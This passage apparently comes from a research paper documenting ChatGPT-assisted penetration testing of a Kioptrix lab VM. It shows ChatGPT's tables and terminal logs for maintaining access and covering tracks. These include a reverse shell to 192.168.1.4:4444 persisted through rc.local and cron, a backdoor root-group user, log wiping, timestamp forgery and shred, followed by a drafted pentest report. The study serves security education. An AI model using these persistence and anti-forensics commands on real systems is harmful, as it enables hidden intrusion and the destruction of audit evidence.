1	Create a New User	`useradd -m -s /bin/bash -G root newuser` `passwd newuser`	Adds a new user with root privileges for alternative access. Sets a password for the new user.
2	Set Up Persistent Backdoor	`echo "bash -i >& /dev/tcp/192.168.1.4/4444 0>&1" >> /etc/rc.local`	Ensures a reverse shell starts automatically on system boot.
3	Install SSH Key for Easy Access	`mkdir /root/.ssh` `echo "your-public-key" >> /root/.ssh/authorized_keys` `chmod 600 /root/.ssh/authorized_keys`	Creates a directory to store SSH keys for the root user. Adds your public SSH key to allow password-less access. Secures the SSH key file by setting the correct permissions.
4	Establish a Cron Job	`(crontab -l ; echo */5 * * * * /bin/bash -i >& /dev/tcp/192.168.1.4/4444 0>&1)`	crontab -l
5	Backup Important Files	`tar czf /tmp/backup.tar.gz /etc /root`	Creates a backup of crucial configuration files and directories.

In Method 4, the cron job regularly runs the reverse shell command every 5 minutes, helping to maintain persistent access by reconnecting to your machine automatically if access is lost.

Fig. 30. ChatGPT's recommendations for maintaining access

```
[root@k10ptrix tmp]# useradd -m -s /bin/bash -G root newuser
useradd -m -s /bin/bash -G root newuser
bash: useradd: command not found
[root@k10ptrix tmp]# find / -name useradd 2>/dev/null
find / -name useradd 2>/dev/null
/usr/sbin/useradd
/etc/default/useradd
[root@k10ptrix tmp]# /etc/default/useradd -m -s /bin/bash -G root Haitham
/etc/default/useradd -m -s /bin/bash -G root Haitham
bash: /etc/default/useradd: Permission denied
[root@k10ptrix tmp]# /usr/sbin/useradd -m -s /bin/bash -G root Haitham
/usr/sbin/useradd -m -s /bin/bash -G root Haitham
```

Fig. 31. Creating a new user

```
Haitham:x:502:502 :: /home/Haitham:/bin/bash
```

Fig. 32. New user entry in /etc/passwd

```
[root@kioptrix tmp]# passwd newuser
passwd: newuser
passwd: Unknown user name 'newuser'
[root@kioptrix tmp]# find / -name passwd 2>/dev/null
find / -name passwd 2>/dev/null
/usr/bin/passwd
/usr/share/doc/nss_ldap-172/pam.d/passwd
/usr/share/doc/pam_krb5-1.46/krb5afs-pam.d/passwd
/usr/share/doc/pam_krb5-1.46/pam.d/passwd
/var/ftp/etc/passwd
/etc/passwd
/etc/pam.d/passwd
[root@kioptrix tmp]# /usr/bin/passwd Haitham
/usr/bin/passwd Haitham
New password: Haitham123
Retype new password: Haitham123
Changing password for user Haitham
passwd: all authentication tokens updated successfully
[root@kioptrix tmp]#
```

Fig. 33. Setting up a new password

```
Haitham:$1$bsJf5NSx$27afkJSC1w/J.ATcitJDi/:19958:0:99999:7 :::
```

Fig. 34. New hash entry in /etc/shadow

```
[root@kioptrix root]# cd /home/Haitham
cd /home/Haitham
[root@kioptrix Haitham]#
```

Fig. 35. New user home directory

```
[root@kioptrix Haitham]# cat /etc/sudoers
cat /etc/sudoers
# sudoers file.
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the sudoers man page for the details on how to write a sudoers file.
#
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL) ALL
Haitham   ALL=(ALL) ALL
[root@kioptrix Haitham]# groups Haitham
groups Haitham
Haitham : Haitham root
[root@kioptrix Haitham]# 
```

Fig. 36. New user group membership

```
(kali㉿kali)-[~]
└─$ nmap -p 22 192.168.1.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-23 17:18 +04
Nmap scan report for 192.168.1.7
Host is up (0.0033s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds

(kali㉿kali)-[~]
└─$ ssh -o KexAlgorithms=diffie-hellman-group1-sha1,diffie-hellman-group-exchange-sha1 -o Ciphers=aes128-cbc ,3des-cbc,aes256-cbc Haitham@192.168.1.7

Haitham@192.168.1.7's password:
unknown terminal "xterm-256color"
unknown terminal "xterm-256color"
[Haitham@kioptrix Haitham]$ export TERM=xterm
[Haitham@kioptrix Haitham]$ whoami
Haitham
[Haitham@kioptrix Haitham]$ id
uid=502(Haitham) gid=502(Haitham) groups=502(Haitham),0(root)
[Haitham@kioptrix Haitham]$ groups Haitham
Haitham : Haitham root
[Haitham@kioptrix Haitham]$ sudo whoami
Password:
root
[Haitham@kioptrix Haitham]$ 
```

Fig. 37. SSH session

Could you please provide a concise, step-by-step guide in table format on enabling password-less SSH public-key authentication from my Kali machine (192.168.1.4) to my Linux target (192.168.1.10)? Please ensure the instructions are brief and suitable for capturing in a single A4 screenshot.

Step	Description	Command
1	Generate SSH key pair on Kali machine.	`ssh-keygen -t rsa -b 4096 -f ~/.ssh/id_rsa -N ""`
2	Copy public key to Linux target machine.	`ssh-copy-id user@192.168.1.10`
3	Test password-less SSH connection.	`ssh user@192.168.1.10`
4	(Optional) Disable password authentication on target.	`sudo sed -i 's/^#PasswordAuthentication yes/PasswordAuthentication no/' /etc/ssh/sshd_config && sudo systemctl restart sshd`
5	(Optional) Ensure correct permissions on target.	`chmod 700 ~/.ssh && chmod 600 ~/.ssh/authorized_keys`

Fig. 38. Initial ChatGPT response on enabling public key authentication

Step	Description	Command	Explanation
1	Generate SSH key pair on Kali machine.	`ssh-keygen -t rsa -b 4096 -f ~/.ssh/id_rsa -N ""`	Generates a 4096-bit RSA key pair, saving it to `~/.ssh/id_rsa` without a passphrase.
2	Copy public key to Linux target machine.	`ssh-copy-id user@192.168.1.10`	Copies the public key to the target machine for password-less SSH.
3	Update SSH config on target to enable public key auth.	```echo "PubkeyAuthentication yes"``	sudo tee -a /etc/ssh/sshd_config && sudo systemctl restart sshd```
4	Test password-less SSH connection.	`ssh user@192.168.1.10`	Tests the SSH connection to ensure no password is required.
5	(Optional) Disable password authentication on target.	`sudo sed -i 's/^#PasswordAuthentication yes/PasswordAuthentication no/' /etc/ssh/sshd_config && sudo systemctl restart sshd`	Disables password authentication by modifying the SSH configuration and restarting SSH.
6	(Optional) Ensure correct permissions on target.	`chmod 700 ~/.ssh && chmod 600 ~/.ssh/authorized_keys`	Sets secure permissions on the `~/.ssh` directory and `authorized_keys` file.

Fig. 39. Updated ChatGPT response on enabling public key authentication

This command that you provided is incorrect: echo "PubkeyAuthentication yes". The explanation provided is also unclear: sudo tee -a /etc/ssh/sshd_config && sudo systemctl restart sshd. The correct command is: echo "PubkeyAuthentication yes" >> /etc/ssh/sshd_config. This command ensures that the configuration line is appended to the SSH configuration file (sshd_config) on the target machine, thereby enabling public key authentication. Adding this line to the configuration file is essential for the SSH server to accept public key authentication requests.



Thank you for the clarification. Here's the corrected command and explanation:

Step	Description	Command	Explanation
1	Generate SSH key pair on Kali machine.	`ssh-keygen -t rsa -b 4096 -f ~/.ssh/id_rsa -N ""`	Generates a 4096-bit RSA key pair, saving it to `~/.ssh/id_rsa` without a passphrase.
2	Copy public key to Linux target machine.	`ssh-copy-id user@192.168.1.10`	Copies the public key to the target machine for password-less SSH.
3	Update SSH config on target to enable public key auth.	`echo "PubkeyAuthentication yes" >> /etc/ssh/sshd_config && sudo systemctl restart sshd`	Appends the line `PubkeyAuthentication yes` to the SSH configuration file (`sshd_config`) on the target machine. This command ensures that the SSH server is configured to accept public key authentication requests. After appending, the SSH service is restarted to apply the changes.



Fig. 40. Corrected ChatGPT response for enabling public key authentication

I have now reached the 5th stage of Ethical Hacking, 'Covering Tracks.' Could you provide a detailed guide using a numbered table format on how to effectively cover my tracks on my Linux target (192.168.1.7)? As you may recall, I currently have root access through a shell, and I've created a new user named 'Haitham' with root privileges. Additionally, I've enabled remote, passwordless SSH access. Please ensure the instructions are brief and suitable for capturing in a single A4 screenshot. The table should include a minimum of four columns: the first column for the sequence, the second for the title, the third for the command(s), and the fourth for explaining the commands.

Fig. 41. Consulting ChatGPT for advice on covering tracks



Here is a detailed guide in a numbered table format to effectively cover your tracks on your Linux target (192.168.1.7), designed to fit in a single A4 screenshot:

#	Title	Command(s)	Explanation
1	Clear Command History	`history -c && history -w` `rm ~/.bash_history`	Clears the current session's history and removes the history file.
2	Disable Future History Logging	`unset HISTFILE` `export HISTSIZE=0` `export HISTFILESIZE=0`	Disables history logging for the session.
3	Remove Log Entries	`echo > /var/log/auth.log` `echo > /var/log/syslog` `echo > /var/log/secure`	Empties critical log files without deleting them.
4	Clean SSH Artifacts	`rm ~/.ssh/authorized_keys` `sudo nano /var/log/auth.log`	Removes your SSH key and checks SSH logs for your activities.
5	Delete Temporary Files	`rm -rf /tmp/*` `rm -rf /var/tmp/*`	Removes temporary files that could reveal your activities.
6	Remove 'Haitham' User	`userdel -r Haitham`	Deletes the `Haitham` user and their home directory.
7	Clear Scheduled Tasks	`crontab -r`	Removes all cron jobs for the current user.
8	Flush ARP Cache	`ip -s -s neigh flush all`	Clears ARP cache to remove traces in the network.
9	Reset Terminal and Exit	`reset` `exit`	Clears terminal screen and exits the shell cleanly.

Fig. 42. ChatGPT's recommendations for covering tracks

We also need to modify the timestamps. Please explain how to use the `stat` and `touch` commands to cover our tracks, using a table format and including an example.

- Here's an explanation of how to use the `stat` and `touch` commands to cover your tracks, presented in a table format with an example:

Step	Command	Explanation	Example
1	<code>stat filename</code>	Displays detailed file information, including access, modify, and change times.	<code>stat example.log</code>
2	<code>touch -t YYYYMMDDHHMM filename</code>	Modifies both the access and modification times to a specific date and time.	<code>touch -t 202401010830 example.log</code>
3	<code>touch -a -t YYYYMMDDHHMM filename</code>	Modifies only the access time to a specific date and time.	<code>touch -a -t 202401010830 example.log</code>
4	<code>touch -m -t YYYYMMDDHHMM filename</code>	Modifies only the modification time to a specific date and time.	<code>touch -m -t 202401010830 example.log</code>
5	<code>touch -r reference_file target_file</code>	Sets the timestamps of <code>target_file</code> to match those of <code>reference_file</code> .	<code>touch -r old_file.log new_file.log</code>
6	<code>stat filename</code>	Verifies that the file timestamps have been updated as intended.	<code>stat example.log</code>

Fig. 43. Consulting ChatGPT about modifying timestamps

```
[Haitham@kioptrix .ssh]$ cd ~/.ssh/
[Haitham@kioptrix .ssh]$ stat authorized_keys
  File: "authorized_keys"
  Size: 735          Blocks: 8          IO Block: 4096   Regular File
Device: 303h/771d      Inode: 14441      Links: 1
Access: (0600/-rw-----)  Uid: ( 502/ Haitham)  Gid: ( 502/ Haitham)
Access: Fri Aug 23 15:22:58 2024
Modify: Fri Aug 23 15:08:27 2024
Change: Fri Aug 23 15:24:14 2024

[Haitham@kioptrix .ssh]$ touch -t 199001010830 authorized_keys
[Haitham@kioptrix .ssh]$ stat authorized_keys
  File: "authorized_keys"
  Size: 735          Blocks: 8          IO Block: 4096   Regular File
Device: 303h/771d      Inode: 14441      Links: 1
Access: (0600/-rw-----)  Uid: ( 502/ Haitham)  Gid: ( 502/ Haitham)
Access: Mon Jan  1 08:30:00 1990
Modify: Mon Jan  1 08:30:00 1990
Change: Mon Aug 26 08:13:26 2024

[Haitham@kioptrix .ssh]$ █
```

Fig. 44. Modifying timestamps

We should also use the `shred` command. Please explain how to use it to cover our tracks, using a table format and including an example.



Here's an explanation of how to use the `'shred'` command to cover your tracks, presented in a table format with an example:

Step	Command	Explanation	Example
1	<code>'shred -u filename'</code>	Overwrites the file with random data and then deletes it, making recovery difficult.	<code>'shred -u sensitive.log'</code>
2	<code>'shred -n N filename'</code>	Specifies the number of times to overwrite the file with random data (default is 3).	<code>'shred -n 5 -u sensitive.log'</code>
3	<code>'shred -z filename'</code>	Adds a final overwrite with zeros to hide shredding activity.	<code>'shred -z -u sensitive.log'</code>
4	<code>'shred -v filename'</code>	Verbosely displays the progress of the shredding operation.	<code>'shred -v -u sensitive.log'</code>
5	<code>'shred -f filename'</code>	Forces overwriting of files, even if they are read-only.	<code>'shred -f -u sensitive.log'</code>

Fig. 45. Consulting ChatGPT on using 'shred'

```
[Haitham@k10ptrix .ssh]$ shred -uvfz -n 5 old_authorized_keys  
shred: old_authorized_keys: pass 1/6 (random) ...  
shred: old_authorized_keys: pass 1/6 (random) ... 4.0k/4.0k  
shred: old_authorized_keys: pass 2/6 (000000) ...  
shred: old_authorized_keys: pass 2/6 (000000) ... 4.0k/4.0k  
shred: old_authorized_keys: pass 3/6 (random) ...  
shred: old_authorized_keys: pass 3/6 (random) ... 4.0k/4.0k  
shred: old_authorized_keys: pass 4/6 (ffffff) ...  
shred: old_authorized_keys: pass 4/6 (ffffff) ... 4.0k/4.0k  
shred: old_authorized_keys: pass 5/6 (random) ...  
shred: old_authorized_keys: pass 5/6 (random) ... 4.0k/4.0k  
shred: old_authorized_keys: pass 6/6 (000000) ...  
shred: old_authorized_keys: pass 6/6 (000000) ... 4.0k/4.0k  
shred: old_authorized_keys: removing  
shred: `00000000000000000000': renamed to `00000000000000000000'  
shred: `00000000000000000000': renamed to `00000000000000000000'
```

Fig. 46. Shredding files to erase evidence

What are the key sections of a standard penetration testing report?



A standard penetration testing report typically includes the following key sections:

1. Executive Summary

- A high-level overview of the penetration test, including objectives, key findings, and overall recommendations. This section is intended for management and non-technical stakeholders.

2. Scope

- Defines the boundaries of the penetration test, including the systems, networks, and applications tested, as well as the methods and tools used.

3. Methodology

- Describes the approach taken during the penetration test, including the stages of the test (e.g., reconnaissance, scanning, exploitation, post-exploitation, and reporting) and the frameworks or standards followed (e.g., OWASP, NIST).

4. Findings

- Detailed descriptions of the vulnerabilities identified during the test. Each finding typically includes:
 - **Vulnerability Description:** Explanation of the issue.
 - **Risk Level:** Assessment of the severity (e.g., critical, high, medium, low).
 - **Impact:** Potential impact on the organisation if the vulnerability is exploited.
 - **Proof of Concept:** Evidence or demonstration of the vulnerability.
 - **Recommendations:** Steps to mitigate or remediate the vulnerability.

5. Risk Analysis

- Analysis of the overall risk to the organisation, taking into account the vulnerabilities found, their potential impact, and the likelihood of exploitation.

Fig. 47. Key sections of PenTest report — part 1

5. Risk Analysis

- Analysis of the overall risk to the organisation, taking into account the vulnerabilities found, their potential impact, and the likelihood of exploitation.

6. Recommendations

- Practical and prioritised recommendations for addressing the identified vulnerabilities and improving the organisation's overall security posture.

7. Conclusion

- Summary of the test results, including the effectiveness of current security measures and areas for improvement.

8. Appendix

- Supporting documentation, such as:
 - **List of Tools Used:** Tools and technologies employed during the test.
 - **Detailed Scan Results:** Outputs from automated tools, such as Nmap scans, vulnerability scanners, etc.
 - **Logs and Screenshots:** Evidence supporting the findings.
 - **Technical References:** Links to additional resources or references related to the findings.

9. Glossary

- Definitions of technical terms and acronyms used in the report, useful for non-technical readers.

These sections ensure that the penetration testing report is comprehensive, actionable, and understandable by both technical and non-technical stakeholders.

Fig. 48. Key sections of PenTest report — part 2

Excellent! Now, I'd like to draft a standard penetration testing report based on the research paper provided below. Ensure that all the key sections mentioned are included. Please simulate a real-world penetration testing assignment as closely as possible, rather than presenting it as a research environment. Specify today's date and indicate an 8-hour work duration for the engagement. "% This is samplepaper.tex, a sample chapter demonstrating the % LLNCS macro package for Springer Computer Science proceedings;

```
% Version 2.21 of 2022/01/12
%
\documentclass[runningheads]{llncs}
%
\usepackage[T1]{fontenc}
% T1 fonts will be used to generate the final print and online PDFs,
% so please use T1 fonts in your manuscript whenever possible.
% Other font encodings may result in incorrect characters.
%
\usepackage{graphicx}
% Used for displaying a sample figure. If possible, figure files should
% be included in EPS format.
\usepackage{hyperref}

% If you use the hyperref package, please uncomment the following
two lines
% to display URLs in blue roman font according to Springer's eBook
style:
%\usepackage{color}
%\renewcommand\UrlFont{\color{blue}\rmfamily}

\usepackage{float}
```

↓

```
% Adjust the emergency stretch
```

Fig. 49. Request to ChatGPT for a PenTest report draft based on provided details



Penetration Testing Report

Title: Penetration Test Report for Linux-Based Systems

Client: [Client Name]

Date: 27 August 2024

Duration: 8 hours

Pen-tester: Dr. Haitham Al-Sinani, conducting penetration testing operations from Salalah, Sultanate of Oman, during the monsoon season (Khareef Salalah).

1. Executive Summary

This penetration test was conducted on 27 August 2024, targeting a Linux-based virtual machine within a controlled environment. The purpose of this engagement was to evaluate the security posture of the client's Linux system and identify potential vulnerabilities that could be exploited by attackers. The test employed both manual techniques and automated tools, including the integration of AI (specifically ChatGPT) to enhance various stages of the penetration testing process.

Key findings include the identification of an outdated and vulnerable SMB service, which was exploited to gain root access to the system. The report also outlines recommendations to address these vulnerabilities and improve the overall security posture.

Fig. 50. ChatGPT-produced PenTest report — part 1

2. Scope

- **Target:** Linux Virtual Machine (Debian-based, IP: 192.168.1.7)
- **Environment:** VirtualBox 7 on MacBook Pro (16 GB RAM, 2.8 GHz Quad-Core Intel Core i7, 1 TB storage)
- **Tools Used:**
 - ChatGPT-4 (for AI-assisted guidance)
 - Kali Linux VM (as the attack platform)
 - Metasploit Framework (for exploitation)
 - Nmap (for network scanning)

3. Methodology

The penetration test followed a structured approach based on the following stages:

1. Reconnaissance:

- Active reconnaissance techniques were used to gather information about the target network.
- Tools like `nmap`, `netdiscover`, and `arp-scan` were utilised to identify live hosts and their associated IP addresses.

2. Scanning:

- The target system was scanned using `nmap` to identify open ports, services, and potential vulnerabilities.
- A comprehensive scan was conducted with the command `nmap -p- -A -T4 -oA scan_results 192.168.1.7`.

Fig. 51. ChatGPT-produced PenTest report — part 2

3. Gaining Access:

- Exploitation focused on an SMB vulnerability identified during the scanning phase.
- The "Samba `trans2open` overflow" exploit was successfully executed using Metasploit, granting root access to the target machine.

4. Maintaining Access:

- Persistent access was achieved by creating a new root user and enabling password-less SSH authentication.
- Attempts to upgrade the shell to `meterpreter` were unsuccessful, but stable access was maintained via SSH.

5. Covering Tracks:

- Various techniques were employed to remove evidence of the penetration test, including clearing logs, removing command history, and securely deleting files using the `shred` command.

4. Findings

- **Reconnaissance:** The target machine was successfully identified on the network with the IP address 192.168.1.7.
- **Scanning:** The `nmap` scan revealed several open ports, including port 445 (SMB service), which was running an outdated version of SMB vulnerable to the `trans2open` exploit.
- **Gaining Access:** Root access was obtained by exploiting the `trans2open` vulnerability, allowing full control over the target system.
- **Maintaining Access:** A new root user (`Haitham`) was created, and SSH key-based authentication was enabled to ensure persistent and undetected access.
- **Covering Tracks:** Logs and command history were successfully cleared, and sensitive files were securely deleted, reducing the risk of detection.

Fig. 52. ChatGPT-produced PenTest report — part 3

5. Risk Analysis

- **Critical Risk:** The presence of an outdated and vulnerable SMB service poses a significant security risk, as it can be exploited to gain unauthorized root access.
- **High Risk:** The system's reliance on default configurations, such as easily identifiable IP address ranges and default SSH settings, increases the likelihood of successful attacks.
- **Moderate Risk:** The possibility of over-reliance on AI tools like ChatGPT may lead to missed vulnerabilities or incorrect exploitation techniques.

6. Recommendations

- **Update SMB Services:** Immediate action should be taken to update or disable the vulnerable SMB service on the target machine.
- **Harden SSH Configuration:** Enforce strict SSH policies, such as disabling password authentication and using strong encryption algorithms.
- **Regular Vulnerability Assessments:** Implement routine penetration tests and vulnerability assessments to identify and mitigate potential security threats.
- **AI Tool Review:** While AI tools can be beneficial, they should be used in conjunction with human expertise to avoid errors and ensure comprehensive coverage.

7. Conclusion

The penetration test demonstrated that the target Linux system is vulnerable to critical exploitation techniques, particularly through outdated SMB services. By addressing the vulnerabilities identified in this report, the client can significantly enhance their system's security and reduce the risk of future breaches.

8. Appendix

- **Appendix A:** Commands Used During Penetration Testing
- **Appendix B:** Detailed Nmap Scan Results
- **Appendix C:** Metasploit Exploit Outputs
- **Appendix D:** Log Clearing and File Shredding Scripts



Fig. 53. ChatGPT-produced PenTest report — part 4